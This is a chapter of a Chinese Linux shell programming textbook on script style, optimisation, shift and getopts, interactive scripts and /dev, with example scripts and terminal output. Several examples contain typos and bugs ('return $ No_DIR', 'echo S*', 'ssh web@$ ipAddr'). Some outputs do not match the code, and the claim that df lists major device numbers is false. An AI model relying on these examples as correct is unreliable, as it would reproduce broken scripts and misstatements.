#列表 for 循环编程风格
for var in value_list
do
    commands
    …
done
```

```
#类 C 风格的 for 循环编程风格
for ( init var ; condition ; change var )
do
    commands
    …
done
```

15.1.5 命名规范

在对函数进行命名时，每个人都有自己的标准，本书在此推荐两种，希望这两种标准成为读者以后编程时的命名规范。比较著名的命名规则首推匈牙利命名法，这种命名方法是由 Microsoft 程序员查尔斯·西蒙尼（Charles Simonyi）提出的。其主要思想是“在变量和函数名中加入前缀以增进人们对程序的理解”。匈牙利命名法的关键是：标识符的名字以一个或者多个小写字母开头作为前缀；前缀之后是首字母大写的一个单词或多个单词组合，该单词要指明变量的用途。骆驼（Camel）命名法近年来越来越流行，在许多新的函数库和开发平台下使用得相当多。骆驼命名法正如它的名称所表示的那样，指的是混合使用大小写字母来构成标识符的名字，其中的第一个单词首字母小写，余下的单词首字母大写。帕斯卡（Pascal）命名法与骆驼命名法类似。只不过骆驼命名法是第一个单词首字母小写，而帕斯卡命名法则是第一个单词首字母大写。

对于以上几种命名规则，本书认为对变量或函数进行描述时常用的是骆驼命名法和匈牙利命名法，因此，我们推荐使用这两种命名标准。

对函数来说，一般是根据函数的功能来进行命名，通常有两种命名方式：

- 对于一些复杂点的函数操作，可以使用“操作对象+操作”的形式进行命名，如：array_sort()函数，从字面上就可以看出，该函数用于对数字进行排序。
- 对于简单的函数，可以直接用操作名作为函数名，但要注意，不要和系统的命令相同，否则容易造成不必要的错误，如 address()，对该函数进行操作。

对变量来说，一般是通过匈牙利命名法进行命名：

- 对于单个英文单词就可命名的，可直接用该单词进行命名，如变量 average 可用于对变量“平均数”进行命名。
- 对于单个单词无法命名的单词，可通过双单词或多单词形式的缩略词来进行命名，如：dir_num 可以用于命名变量“目录个数”。

对常量来说，可通过将该变量全部设置为大写与变量形成区别，下面是常量的命名方式：

- 对用单个单词可以命名的，可直接使用该单词的全部大写形式进行命名，如：常量 TOTAL 可对常量“总数”进行命名。
- 对用单个单词无法表达清晰的常数，可通过加下画线的形式对其进行命名，如：常数 GLOBAL_CON 可对常量“全局常量”进行命名。

15.1.6 注释风格

代码中的注释是必需的，否则编写完脚本一段时间后，就容易忘记该脚本的用途，但过量的注释会使脚本看起来很复杂，所以，在加注释时要有一个度。注释应该放在命令使用之前，如果是变量，建议注释与变量处于同一行，使结构更紧凑。函数的注释也应该放在函数体之前，并且要对函数功能、变量使用、返回值等进行简单描述。

前面讲述了 Linux Shell 编程中需要注意的编程风格，例 15-4 是一个编程风格良好的 Linux 脚本的例子。在该例中，首先注释了脚本名称，其次指定该脚本作者、完成脚本的日期以及脚本的用途，接着声明了一个退出状态值 65，用于表示没有指定的目录的错误，然后定义了一个要删除的目录。脚本中存在函数时，首先指定函数名和函数的用途，然后指定函数的参数和返回值，最后声明函数并编写函数。凡是重要的命令，都要注释该命令行的用途，以便以后查看脚本时能及时了解脚本的用途。在本书中，由于篇幅原因，没有严格按照该编程风格对脚本进行编写。

```
#例 15-4：一个编程风格良好的 Linux Shell 脚本
 #!/bin/bash

 #*****************************************************  #
#                high_quality_script.sh                  #
#           written by Wang Youquan                      #
#               March 17, 2010                           #
#                                                        #
#           删除指定目录下的所有文件                      #
#*****************************************************  #

 No_DIR=65                          # 没有这个目录时的返回值
rm_dir=/home/wyq/shell/rmdir        # 想要清除的目录
```

```
 # ------------------------------------------------------------------ #
 # cleanup_pfiles ()                                                  #
# 删除指定目录中的所有文件                                             #
# Parameter: $target_directory                                       #
# 返回值: 0 表示成功，失败返回$E_BADDIR.                               #
# ------------------------------------------------------------------ #
dfile_delete ()
{
    if [ ! -d "$1" ]  # 判断要删除的目录是否存在
    then
       echo "$1 is not a directory."
       return $ No_DIR
     fi

    # 删除文件
    rm -f "$1"/*

    #删除成功时返回退出状态
    return 0

}

#调用函数进行文件删除
dfile_delete $rm_dir

 exit 0
```

15.2 脚本优化

本节主要介绍如何对 Linux Shell 编程人员编写的脚本进行优化，包括如何简化脚本、如何尽可能保持脚本的灵活性、如何编写干净的脚本，以及在脚本内编写注释。

15.2.1 简化脚本

Linux Shell 编程人员在学习编写 Shell 脚本时，常常遇到的一个问题就是重复编写他们在该脚本中已经编写过的代码。其实不需要重复编写这些代码，只需创建一个函数或通过其他方式来处理这些重复部分即可。

例 15-5 的脚本 file_can_execute_or_not1.sh 中的代码明显有重复的地方，可以通过 for 循环和逻辑操作符来简化该脚本。该例中的脚本 file_can_execute_or_not1.sh 用于判断用户输入的两个文件是否可执行。

```
#例 15-5：一个复杂但可简化的程序
#file_can_execute_or_not1.sh：判断键盘输入的两个文件是否可执行
#!/bin/bash

#判断输入的参数个数是否为两个
if [ $# -lt 2 ]
then
   echo "The num of parameter is not right! "
```

```
    exit 0
fi

#判断用户输入的第一个文件是否可读
if [ ! -f "$1" ]
then
    echo "Unable to find the file $1"
fi

#判断用户输入的第一个文件是否可执行
if [ ! -x "$1" ]
then
    echo "Unable to execute the file $1 ! "
else
    echo " The file $1 can be executed! "
fi

#判断用户输入的第二个文件是否可读
if [ ! -f "$2" ]
then
    echo "Unable to find the file $2 !"
fi

#判断用户输入的第二个文件是否可执行
if [ ! -x "$2" ]
then
    echo "Unable to execute the file $2 ! "
else
    echo " The file $2 can be executed! "
fi
```

脚本 file_can_execute_or_not1.sh 的执行结果为：

```
#例 15-5 中 file_can_execute_or_not1.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ls
bad_style_indent.sh          file_can_execute_or_not1.sh          getopts_exam2.sh
no_interaction_script1.sh  proc2.sh       show_num1.sh
color_script1.sh       file_can_execute_or_not2.sh   getopts_exam3.sh   no_shift.sh
root_or_not.sh  test.txt
color_script2.sh     file_exist_or_not1.sh        ip_login.sh        package_sed.sh
shc-3.8.6.tgz   use_shift.sh
dev1.sh              file_exist_or_not2.sh        login1.sh          print_ascii.sh
shift_exam1.sh
dev2.sh                getopts_exam1.sh               login2.sh          proc1.sh
shift_exam2.sh  file1 file2
alloy@alloy:~/linuxshell/CH15$ ./file_can_execute_or_not1.sh
The num of parameter is not right!
alloy@alloy:~/linuxshell/CH15$ ./file_can_execute_or_not1.sh file1 file2
Unable to execute the file file1 !
Unable to execute the file file2 !
alloy@alloy:~/linuxshell/CH15$
```

该脚本有两段重复验证文件是否存在与可执行的代码，这样使得该代码显得很糟糕，为了便于阅读和使代码简洁，可对该段代码进行浓缩。例 15-6 中的脚本 file_can_execute_or_not2.sh 就是对例 15-5 进行简化的代码，可以看出例 15-6 很少的代码就囊括了例 15-5 中所有的内容。

```
#例 15-6：对例 15-5 中的代码进行简化
```

```
#file_can_execute_or_not2.sh
#!/bin/bash

#判断输入的参数个数是否为两个
if [ $# -lt 2 ]
then
    echo "The num of parameter is not right! "
    exit 0
fi

#使用 for 循环判断输入的文件是否执行
for fname in "$@"
do
    if [ -f "$fname" -a -x "$fname" ]
    then
        echo "The file $fname can be executed! "
    elif [ ! -f "$fname" ]
    then
        echo "Unable to find the file $fname !"
     else
        echo "Unable to execute the file $fname ! "
     fi
done
```

脚本 file_can_execute_or_not2.sh 的执行结果同样为：

```
#例 15-6 中 file_can_execute_or_not2.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ls
file1  file2  file_can_execute_or_not1.sh  file_can_execute_or_not2.sh
alloy@alloy:~/linuxshell/CH15$ ./file_can_execute_or_not2.sh
The num of parameter is not right!
alloy@alloy:~/linuxshell/CH15$ ./file_can_execute_or_not2.sh file1.sh file2.sh
Unable to find the file file1.sh !
Unable to find the file file2.sh !
alloy@alloy:~/linuxshell/CH15$
```

由执行结果可以看出，这两个脚本的执行结果相同，但脚本 file_can_execute_or_not2.sh 简洁了很多。

15.2.2 保持脚本的灵活性

Shell 脚本编程的新手常常犯的另一个错误是在程序或 Shell 脚本中对静态值进行硬编码，从而限制了脚本的灵活性，这是一种糟糕的编程习惯。这不得不迫使其他开发人员修改脚本以使用其他值。为了避免这个问题，应该使用变量，并为脚本或函数提供参数。例 15-7 是一个质量很差的脚本，该脚本用于查询文件是否存在。

```
#例 15-7：一个不灵活的脚本例子
#file_exist_or_not1.sh
#!/bin/bash

#判断已知目录下的指定文件是否存在
if [ -f /home/wyq/shell/file_can_execute_or_not2.sh ]
then
    echo "Able to find The file /home/wyq/shell / file_can_execute_or_not2.sh !"
elif [ -f /home/wyq/shell /chapter15/ file_can_execute_or_not2.sh ]
then
```

```
    echo "Able to find The file /home/wyq/shell / chapter15/ file_can_execute_or_not2.sh !"
else
    echo "Unable to find the file file_can_execute_or_not2.sh ! "
fi
```

该脚本的执行结果为：

```
#例 15-7 中 file_exist_or_not1.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ./file_exist_or_not1.sh
Able to find The file /home/wyq/shell/chapter15/file_can_execute_or_not2.sh !
alloy@alloy:~/linuxshell/CH15$
```

该脚本代码很少，比较容易修改（如果代码很长，时间久了就容易遗忘该脚本的功能，从而需要逐行阅读它。）。可以看出，该脚本只能搜索两个特定目录下的特定文件，这极大地限制了程序的灵活性。下面的例 15-8 提供了相同的功能，但是可以通过命令行输入查询任何目录下的文件。

```
#例 15-8：一个灵活的脚本例子
#file_exist_or_not2.sh
#!/bin/bash

#提示用户输入目录名
echo "Please input the directory name: "
read dname

#判断第一个输入的参数是否为目录名
if [ ! -d $dname ]
then
    echo "Unable to read or find the directory ! "
fi

#提示用户输入文件名
echo "Please input the file name: "
read fname

#判断文件是否存在
if [ -f "$dname/$fname" ]
then
    echo "Able to find the file $dname/$fname"
else
    echo "Unable find the file $dname/$fname"
fi
```

脚本 file_exist_or_not2.sh 的执行结果为：

```
#例 15-8 中 file_exist_or_not2.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ./file_exist_or_not2.sh
Please input the directory name:
/home/alloy/linuxshell/CH15
Please input the file name:
file_can_execute_or_not2.sh
Able to find the file /home/alloy/linuxshell/CH15/file_can_execute_or_not2.sh
alloy@alloy:~/linuxshell/CH15$
```

15.2.3 给用户足够的提示

由于我们编写的脚本有时会提供给其他用户使用，因此，在编写有参数输入的脚本时，

要特别注意给用户足够的提示，提示用户需要输入的参数是什么，同时提供参数个数和参数类型判断，否则用户不了解脚本中设置的参数信息，就可能无法完成该脚本的执行。

例 15-9 的脚本 login1.sh 中是一个需要输入参数的脚本，但该脚本中没有明确提示用户输入几个参数以及每个参数的类型，新建脚本 login1.sh，内容如下：

```
#例 15-9：一个有参数但无提示说明的脚本
#login1.sh: 用户登录，判断用户输入的用户名和密码是否错误
#!/bin/bash

for ((i=0 ; i < 3 ; i++))
do
    read username
    read password

    if test "$username" = "user" -a "$password" = "pwd"
    then
        echo "login success"
        flag=1;
        break;
    fi
done
```

脚本 login1.sh 无提示用户需要输入的信息，如果用户未看过脚本内容，直接运行该脚本，脚本的执行结果如下：

```
#例 15-9 中 login1.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ./login1.sh
#脚本无法退出，使用 Ctrl+C 退出
^C
alloy@alloy:~/linuxshell/CH15$
```

这时用户就不知道应该如何运行该脚本，如果加上必要的提示，将会使用户很容易就了解脚本的内容，并得到正确的结果。下面的例 15-10 的脚本 login2.sh 就是在例 15-9 的脚本 login1.sh 的基础上加上必要的提示，使脚本执行清晰明了。

```
#例 15-10：一个有参数且有提示说明的脚本
#login2.sh: 用户登录，判断用户输入的用户名和密码是否正确
#!/bin/bash

flag=0;

#提示该脚本的用途
echo "This script is used to username and password what you input is right or wrong. "

#for 循环用于提示用户输入用户名和密码，并判断正误
for ((i=0 ; i < 3 ; i++))
do
    echo -n "Please input your name: "
    read username

    echo -n "Please input your password: "
    read password

    if test "$username" = "user" -a "$password" = "pwd"
    then
        echo "Login success"
```

```
        flag=1
        break
    else
        echo "The username or password is wrong. Try again! "
    fi
done

#三次输入不正确，提示用户退出脚本
if [ "$flag" -eq "0" ]
then
    echo "You have tried 3 times. Login fail!"
fi
```

脚本 login2.sh 的执行结果为：

```
#例 15-10 中 login2.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ./login2.sh
This script is used to username and password what you input is right or wrong.
Please input your name: alloy
Please input your password: 123
The username or password is wrong!
Please input your name: user
Please input your password: pwd
Login success
alloy@alloy:~/linuxshell/CH15$
```

脚本 login2.sh 主要是登录一个用户，然后判断用户名和密码是否匹配，如果匹配，就显示“Login success”，否则显示“The username or password is wrong. Try again!”。直到三次后就输出“You have tried 3 times. Login fail!”。

15.3 Linux 中的特殊命令

有很多命令在 Linux Shell 编程过程中非常有用，如 shift 命令可用于脚本传递时的参数偏移，而 getopts 则用于形成命令行的标准形式。本节主要介绍 shift 和 getopts 两个命令的用法。

15.3.1 shift 命令

第 14 章中例 14-16 的 combine_array.sh 脚本曾经使用到了 shift 命令，在脚本注解中也做了简单说明，本节深入探讨 shift 命令的用法。

shift 命令主要用于向脚本传递参数时的每一位参数偏移，其每次将参数位置向左偏移一位。下面通过一个简单的例子说明 shift 命令的用法。在例 15-11 中，脚本 no_shift.sh 未使用 shift 命令。

```
#例 15-11：一个未使用 shift 命令的例子
#no_shift.sh
#!/bin/bash

#提示用户输入参数个数
echo "number of arguments is $#"

#提示用户输入内容
```

```
echo "What you input is: "

#通过命令行来传递脚本 for 循环列表参数
while [[ "$*" != "" ]]
do
    echo "$1"
done
```

脚本 no_shift.sh 的执行结果为：

```
#例 15-11 中 no_shift.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ./no_shift.sh hello world
Number of arguments is 2
What you input is:
hello
hello
…
Ctrl ^C
alloy@alloy:~/linuxshell/CH15$
```

脚本 no_shift.sh 尝试通过不使用 shift 命令来实现输出所有的命令行参数，但由于无 shift 偏移命令，而一直执行第一个命令行参数循环下去，形成一个死循环，需要通过 Ctrl+C 组合键强制性结束该脚本的执行。

例 15-12 中 use_shift.sh 脚本则使用 shift 命令对例 15-11 中的脚本进行修改，修改后的脚本为：

```
#例 15-12：一个使用 shift 命令对例 15-11 中的脚本进行改动
#use_ shift.sh
#!/bin/bash

#提示用户输入参数个数
echo "number of arguments is $#"

#提示用户输入内容
echo "What you input is: "

#通过命令行传递脚本 for 循环列表参数
while [[ "$*" != "" ]]
do
    echo "$1"
    shift
done
```

脚本 use_shift.sh 的执行结果为：

```
#例 15-12 中 use_ shift.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ./use_shift.sh hello world
number of arguments is 2
What you input is:
hello
world
alloy@alloy:~/linuxshell/CH15$
```

可以看出，脚本 use_shift.sh 使用 shift 命令后，准确地显示了所有的命令行参数。所有 shift 命令的实现方式是：脚本将第一个命令行参数纳入脚本执行，接着执行第二个命令行，直至完成所有的命令行。

下面举一个稍微复杂点的例子，例 15-13 中的脚本 shift_exam1.sh 用于回显命令行参数，

并且每次回显命令行参数都会减去最左边的变量，以显示一个倒三角形。

```
#例 15-13：回显命令行参数，并形成一个至多 3 行参数命令组成的倒三角形
# shift_exam1.sh
#!/bin/bash

#判断输入的参数是否小于三个
if [ "$#" -gt 3 ]
then
    echo "The parameter is higher than 3! "
    exit 1
fi

#如果小于，显示第一个命令行参数
echo $*

#判断第二个参数是否为空，若不为空，则命令行参数先偏移一位，执行第二个参数
if [ -n $2 ]
then
    shift
    echo S*
fi

#由于第二个参数判断过不为空时，执行了上面的 if 语句，参数已经偏移到第二个参数，
#该 if 语句则相当于判断第三个参数是否为空，不为空则显示第三个参数
if [ -n $2 ]
then
    shift
    echo $*
fi
```

脚本 shift_exam1.sh 限制了参数至多为三个，减少了 if 语句要检查的行数。虽然该脚本比较混乱，但该脚本很好地完成了输出脚本的任务，当命令行参数超过了 3 个变量数时，就会得到警告，且脚本退出。如果变量数为 3 或更少，则脚本执行倒三角形显示各参数。

```
# 例 15-13 中 shift_exam1.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ./shift_exam1.sh 3 2 1
3 2 1
2 1
1
alloy@alloy:~/linuxshell/CH15$ ./shift_exam1.sh 2 1
2 1
1
alloy@alloy:~/linuxshell/CH15$ ./shift_exam1.sh 1
1
alloy@alloy:~/linuxshell/CH15$ ./shift_exam1.sh 4 3 2 1
The parameter is higher than 3!
alloy@alloy:~/linuxshell/CH15$
```

脚本 shift_exam1.sh 中有几行代码是重复的且最多只能显示三行的倒三角命令行参数列表，下面的例 15-14 的脚本 shift_exam2.sh 是通过 while 循环不限制命令行参数的个数，脚本代码少了很多。

```
#例 15-14：回显命令行参数，并形成一个不限制行参数命令组成的倒三角形
# shift_exam2.sh
#!/bin/bash
```

```
#用 while 实现一个不限制行参数命令组成的倒三角形
while [ "$#" -gt 0 ]
do
    echo $*
    shift
done
```

脚本 shift_exam2.sh 的执行结果为：

```
#例 15-14 中 shift_exam2.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ./shift_exam2.sh 9 8 7 6 5 4 3 2 1
9 8 7 6 5 4 3 2 1
8 7 6 5 4 3 2 1
7 6 5 4 3 2 1
6 5 4 3 2 1
5 4 3 2 1
4 3 2 1
3 2 1
2 1
1
alloy@alloy:~/linuxshell/CH15$
```

可以看出，使用 while 循环后脚本的效率提高了很多，而且使用 shift 命令实现了双层循环才能实现的功能。

15.3.2 getopts 命令

Linux Shell 中提供了一条获取和处理命令行选项的 getopts 语句，该语句可以编写脚本，使控制多个命令行参数更加容易。该语句的格式为：

```
getopts option_str variable
```

在该命令行的 option_str 中包含一个有效的单字符选项。若 getopts 命令在命令行中发现了连字符，那么该命令将用连字符后面的字符与 option_str 相比较。若匹配成功，则把变量 variable 的值设为该选项；若匹配不成功，则 variable 设为“?”。当 getopts 发现连字符后面没有字符后，会返回一个非零的状态值。Shell 程序中能利用 getopts 的返回值建立一个循环。

下面通过一个例子了解 getopts 的用法，在例 15-15 中，脚本 getopts_exam1.sh 用于完成单字符选项的选择，该脚本内容如下：

```
#例 15-15：一个关于 getopts 的例子
#getopts_exam1.sh
#!/bin/bash

#当输入的连字符不为“-a”或“-b”时执行该函数
func()
{
    echo " 'basename $0' -[a b] args." >&2
    exit 0
}

#使用 getopts 完成连字符选择
while getopts "ab:" options
do
    case $options in
    a)
        echo "You enter -a as an option."
```

```
        ;;
    b)
        echo "You enter -b as an option."
        ;;
    \?)
        func
        ;;
    :)
        echo "No argument value for option $OPTARG"
        ;;
      esac
done
```

脚本 getopts_exam1.sh 的执行结果为：

```
#例 15-15 中 getopts_exam1.sh 的执行结果
alloy@alloy:~/linuxshell/CH15$ ./getopts_exam1.sh -a -c
You enter -a as an option.
 basename ./getopts_exam1.sh -[a b] args.
alloy@alloy:~/linuxshell/CH15$
```

根据上面脚本 getopts_exam1.sh 的执行结果，可以看出 getopts 要对命令行所给出的选项进行分析，分析过程为：

① getopts 选项检查所有的命令行参数，找到以“-”字符开头的字符。

② 当找到以“-”字符开头的参数后，将跟在“-”字符后的字符与在“option-str”中给出的字符进行比较。

③ 若找到匹配，指定的变量 variable 被设置成选项，否则，variable 被设置成“?”字符。

④ 重复步骤①~③，直到考虑完所有的选项。

⑤ 当分析结束后，getopts 返回非零值并退出。

下面举一个复杂点的例子进一步解释 getopts 的用法，在例 15-16 中，脚本 getopts_exam2.sh 不仅执行脚本 getopts 的命令行选项，同时通过 shift 命令判断第二个参数，然后执行不同的操作。

```
#例 15-16：一个复杂点的 getopts 的例子
#getopts_exam2.sh
#!/bin/bash

#判断用户输入的第一个命令行参数是什么
while getopts "fh:" optname
 do
      case "$optname" in
      f)
          echo "Option $optname is specified"
        ;;
 h)
      echo "Option $optname has value $OPTARG"
      ;;
\?)
      echo "Unknown option $ OPTARG "
      ;;
 :)
      echo "No parameter value for option $OPTARG"
      ;;
```

```
        *)
            echo "Unknown error while processing options"
              ;;
        esac
done

#命令行参数先做偏移一位，相当于命令行参数指针转到第二个参数
shift $(($OPTIND - 1))

#执行第二个命令行参数的对应命令
for options in "$@"
do
    if [ ! -f $2 ]
    then
        echo "Can not find file $options . "
    else
        echo "Find the file $options . "
    fi
done
```

例 15-16 中脚本 getopts_exam2.sh 的执行结果为：

```
#例 15-16 中 getopts_exam2.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ./getopts_exam2.sh -f file1
Option f is specified
Find the file file1 .
alloy@alloy:~/linuxshell/CH15$ ./getopts_exam2.sh -h help
Option h has value help
alloy@alloy:~/linuxshell/CH15$
```

通过脚本 getopts_exam2.sh 的执行结果可以看出，该脚本在执行时可以有两种选择，一种是“-f”，另一种是“-h”的命令执行形式，其中，“./getopts_exam2.sh -f file1”用于判断输入的第二个命令行参数是否为文件，而“./getopts_exam2.sh -h help”用于表示“-h”的含义是“help”。

15.4 交互式和非交互式 Shell 脚本

交互式模式就是 Shell 等待用户的输入，并且执行用户提交的命令。这种模式被称作交互式，是因为 Shell 与用户进行交互，该模式也是大多数用户非常熟悉的：登录、执行一些命令、倒退。当用户登录成功后，Shell 脚本也终止了。Shell 也可以运行在另外一种模式：非交互式模式，在这种模式下，Shell 不与用户进行交互，而是读取存放在文件中的命令，并执行它们。当它读到文件的结尾时，Shell 就终止。

下面的内容将分别介绍交互式 Shell 脚本和非交互式脚本的用法。

15.4.1 非交互式 Shell 脚本

Linux Shell 中许多管理和系统维护脚本都是非交互式的，而且非多变的重复性任务也可以由非交互式脚本完成，由非交互式 Shell 脚本完成的脚本通常是运行脚本中的命令，而不需要用户干预脚本的执行结果和执行方式。

下面通过一个例子说明非交互式 Shell 脚本。下面的例 15-17 中的 no_interaction_script1.sh 是一个简单的非交互式的脚本，该脚本可在三秒钟后退出运行。

```
#例 15-17：一个非交互性脚本的例子
#no_interaction_script1.sh
#!/bin/bash

#提示用户该脚本 3 秒后退出
echo "This script will quit after 3 seconds. "

#计时 3 秒
sleep 1
echo -n "."
 sleep 1
 echo -n "."
sleep 1
 echo  "."

#提示用户退出脚本
echo "After 3 seconds, this script quits. "
```

下面是脚本 no_interaction_script1.sh 的执行结果为：

```
#例 15-17 中 no_interaction_script1.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ./no_interaction_script1.sh
This script will quit after 3 seconds.
...
After 3 seconds, this script quits.
alloy@alloy:~/linuxshell/CH15$
```

可以看出，脚本 no_interaction_script1.sh 在运行过程中无须用户参与，就能很好地完成脚本的运行。

在 Linux 终端下使用 su 命令后，会提示用户输入 root 用户密码，正确后可获得管理员权限。如果在脚本中需要获得管理员权限，为了增加脚本的安全性，一般不能通过 sudo 命令和在脚本中设置 sudo 密码获得相应的权限，所以，需要用脚本来提示用户必须有 root 权限，否则提示当前用户无法执行该脚本，下面的例 15-18 中的脚本 root_or_not.sh 实现了该功能。

```
#例 15-18：判断执行脚本的用户是否是 root，若不是，则不执行脚本的其他内容
#root_or_not.sh
#!/bin/bash

#设置退出状态为 5
exitcode=5

#设置退出时的提示
message="Sorry, you are not root..exiting"

#判断当前用户是否是 root
if [ $UID -ne 0 ]
then
    echo "$message" >&2
    exit $exitcode
fi

#如果是 root 用户，将执行下面的脚本内容
echo "If the user is root, will execute this row. "
```

```
# script_end
```

脚本的 root_or_not.sh 的执行结果为：

```
#例 15-18 中 root_or_not.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ sudo ./root_or_not.sh
./root_or_not.sh: 9: [: -ne: unexpected operator
If the user is root, will execute this row.
alloy@alloy:~/linuxshell/CH15$ ./root_or_not.sh
Sorry, you are not root..exiting
alloy@alloy:~/linuxshell/CH15$ echo $?
5
alloy@alloy:~/linuxshell/CH15$
```

可以看出，当用户使用 sudo 获得 root 权限后，显示的结果为“If the user is root, will execute this row.”，而当用户没有 root 权限时，执行的结果为“Sorry, you are not root..exiting”，且退出状态为在脚本中设置的 5。

15.4.2 交互式 Shell 脚本

Shell 是一个交互性命令解释器，它独立于操作系统。这种设计让用户可以灵活地选择适合自己的 Shell。Shell 让你在命令行键入命令，经过 Shell 解释后传送给操作系统（内核）执行。同时，Shell 脚本同样也可以通过交互来执行。

前面已经介绍了很多交互式 Shell 脚本，这里仅通过一个例子来说明交互式 Shell 的用法。例 15-19 中的脚本 ip_login.sh 为用户列出了三个 IP 地址，让用户从中选择一个，然后根据选择登录到不同的 IP 地址。

```
#例 15-19：一个交互式 Shell 脚本的例子
#ip_login.sh
#!/bin/bash

#建立由三个元素组成的 IP 地址数组
ipAddrArray=( [0]= "192.158.158.128" [1]= "192.158.158.129" [2]= "192.158.158.130" )

#该函数用户对命令行输入的 IP 地址进行判断
ip_right_or_not()
{
    #将命令行输入的 IP 地址赋初值给变量 remoteIpAddr
    remoteIpAddr=$1

    #判断读取的远程 IP 地址是否为空
    if [ "$remoteIpAddr" != "" ]
    then
        #初始化循环变量
        i=0

        #判断输入的 IP 地址是否与数组中的一个 IP 地址匹配
        while (( i < ${#ipAddrArray[*]} ))
        do
            if [ $remoteIpAddr = ${ipAddrArray[i]} ]
            then
                return 0      #输入了数组中的 IP 地址
            fi
```

```
            #循环变量自增
            let "i++"
        done

        return 1                    #输入的 IP 地址不在数组内
    else
        return 1                    #输入 IP 地址为空
    fi
}

#提示用户命令行输入 IP 地址
echo "Please input the IP address."
 read ipAddr

#调用函数 ip_right_or_not，判断输入的命令行参数是否正确
if ip_right_or_not $ipAddr
then
    echo "Connecting to $ipAddr ..."
    ssh web@$ ipAddr   #远程登录 IP 地址
else
    echo "what you input is null or wrong. "    #用户输入的 IP 地址为空或与 IP 地址不匹配
fi
```

脚本 ip_login.sh 的执行结果为：

```
#例 15-19 中 ip_login.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ./ip_login.sh
Please input the IP address.
210.28.7.123
what you input is null or wrong.
alloy@alloy:~/linuxshell/CH15$ ./ip_login.sh
Please input the IP address.
192.158.158.129
Connecting to 192.158.158.129 ...
ssh: Could not resolve hostname $: Temporary failure in name resolution
alloy@alloy:~/linuxshell/CH15$
```

在例 15-19 中，脚本 ip_login.sh 中的函数 ip_right_or_not 首先判断是否为空，如果为空，则函数返回结果为 1；如果不为空，则判断输入的 IP 地址是否和预先设置的 IP 地址相匹配，如果不匹配，表示输入的 IP 地址错误或不可链接的 IP 地址，返回值为 1，如果匹配，则返回值为 0。在函数外部首先交互式地提示用户输入 IP 地址，接着调用函数 ip_right_or_not 以及命令行参数，如果返回值为 0，则执行调用链接 IP 地址，由于本次测试只有一个 Linux 虚拟机，所以无法链接。如果真实情况下输入正确的密码是可以链接的，且返回值为 0，则输出“what you input is null or wrong.”。该例通过用户输入 IP 地址实现了和用户的交互，从而完成了更复杂的功能，所以在以后的 Linux Shell 编程过程中要注意使用交互式 Shell 脚本。

15.5 /dev 文件系统

在 Linux Shell 中存在伪文件系统/dev，该文件系统包括每个物理设备对应的文件，如果

需要挂载物理设备或者虚拟物理设备，可通过操作/dev 来完成。下面首先介绍一些/dev 文件系统的基础知识，然后介绍/dev/null 和/dev/zero 两种特殊的伪设备，这两种伪设备可以提供特殊的功能。

15.5.1 /dev 文件系统基础知识

Linux 中的设备有两种类型：字符设备（无缓冲且只能顺序存取）和块设备（有缓冲且能随机存取）。每个字符设备和块设备都有主、次设备号，主设备号相同的设备是同类设备（使用同一个驱动程序）。这些设备中，有些设备是对实际存在的物理硬件的抽象，而有些设备则是内核自身提供的功能，每个设备在/dev 目录下都有一个对应的文件（节点）。可以通过 df 命令查看当前已经加载的设备驱动的主设备号，下面的代码是执行 df 命令后显示的内容。

```
#例 15-20：使用 df 命令查看当前已经加载的设备的主设备号
alloy@alloy:~/linuxshell/CH15$ df
文件系统        1K-块      已用      可用      已用%  挂载点
/dev/sda1       16381864  5479716  10046956  36%   /
udev            2010556   4        2010552   1%    /dev
tmpfs           404028    804      403224    1%    /run
none            5120      0        5120      0%    /run/lock
none            2020124   152      2019972   1%    /run/shm
alloy@alloy:~/linuxshell/CH15$
```

例 15-20 显示了 Linux 文件系统的状态信息，包括各个分区的容量、已使用量、未使用量以及挂载点等信息。

/dev 目录内包含以或者不以硬件形式出现的物理设备条目，可以在根目录下查看/dev 的目录，在该目录中包含很多文件和目录，这些都是被挂载的文件系统的硬件设备分区所对应的条目，下面的例 15-21 所显示的就是/dev 目录中的目录或文件。

```
    #例 15-21：/dev 目录中的目录和文件
    alloy@alloy:~/linuxshell/CH15$ cd /dev

    alloy@alloy:/dev$ ls
    agpgart          ecryptfs  loop6              ram0    rfkill    tty0   tty24  tty4
tty55     ttyS11  ttyS27  vcs2
    autofs           fb0       loop7              ram1    rtc       tty1   tty25  tty40  tty56
ttyS12  ttyS28   vcs3
    block            fd        loop-control       ram10   rtc0      tty10  tty26  tty41
tty57     ttyS13  ttyS29  vcs4
    bsg              fd0       lp0                ram11   sda       tty11  tty27  tty42  tty58
ttyS14  ttyS3    vcs5
    btrfs-control    full      mapper             ram12   sda1      tty12  tty28  tty43
tty59     ttyS15  ttyS30  vcs6
    bus              fuse      mcelog             ram13   sda2      tty13  tty29  tty44  tty6
ttyS16  ttyS31   vcs7
    cdrom            hidraw0   mem                ram14   sda5      tty14  tty3   tty45  tty60
ttyS17  ttyS4    vcsa
    cdrw             hpet      net                ram15   sg0       tty15  tty30  tty46  tty61
ttyS18  ttyS5    vcsa1
    char             input     network_latency    ram2    sg1       tty16  tty31  tty47
tty62     ttyS19  ttyS6   vcsa2
    console          kmsg      network_throughput ram3    shm       tty17  tty32  tty48
tty63     ttyS2   ttyS7   vcsa3
```

```
    core            log      null              ram4    snapshot  tty18  tty33  tty49  tty7
ttyS20  ttyS8    vcsa4
    cpu             loop0    parport0          ram5    snd       tty19  tty34  tty5   tty8
ttyS21  ttyS9    vcsa5
    cpu_dma_latency  loop1     port              ram6    sr0       tty2   tty35  tty50
tty9      ttyS22  uhid    vcsa6
    disk             loop2     ppp              ram7    stderr    tty20  tty36  tty51
ttyprintk  ttyS23  uinput   vcsa7
    dri              loop3     psaux            ram8    stdin     tty21  tty37  tty52  ttyS0
ttyS24  urandom  vga_arbiter
